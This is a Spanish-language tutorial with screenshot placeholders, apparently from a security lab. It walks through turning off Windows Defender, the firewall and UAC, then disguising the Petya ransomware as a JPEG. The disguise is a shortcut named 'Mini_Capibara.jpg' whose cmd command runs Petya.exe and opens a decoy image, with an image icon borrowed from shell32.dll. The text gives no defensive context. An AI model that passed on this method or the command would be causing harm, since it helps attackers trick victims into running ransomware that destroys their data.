
Ve a Configuración > Actualización y seguridad > Seguridad de Windows > Protección contra virus y amenazas



Haz clic en "Administrar configuración"




Desactiva Protección en tiempo real, Protección basada en la nube, etc.




## b) Desactivar Firewall:

Panel de control > Sistema y seguridad > Firewall de Windows Defender



Apaga el Firewall en redes públicas y privadas







c) Desactivar UAC (Control de Cuentas de Usuario):


Escribe UAC en el buscador

Baja el control hasta "No notificarme nunca"




1. Vamos a la carpeta donde tenemos una imagen para poder camuflar el ransomware






2. Ahora extraemos “Petya” y movemos el archivo ejecutable “Petya.exe” al lugar donde tenemos la imagen




### 3. Nos vamos al directorio y lo que haremos es crear un acceso directo




### 4. Colocamos este comando:

```
cmd /c start "" "C:\Users\seguridad\Documents\Petya.exe" &&
start "" "C:\Users\seguridad\Documents\Mini_Capibara.jpg"
```




5. Damos en siguiente y colocamos el siguiente nombre para el acceso directo “Mini\_Capibara.jpg”




6. Lo que haremos ahora es cambiar el icono del acceso directo, click derecho y propiedades sobre el archivo ejecutable y seleccionamos el icono el predefinido de una imagen buscando en “examinar”

- Hacemos click derecho al ejecutable y vamos a propiedades.







- Luego vamos a Cambiar icono.




- Buscamos shell32.dll y open.



- Seleccionamos el icono referido a una imagen.

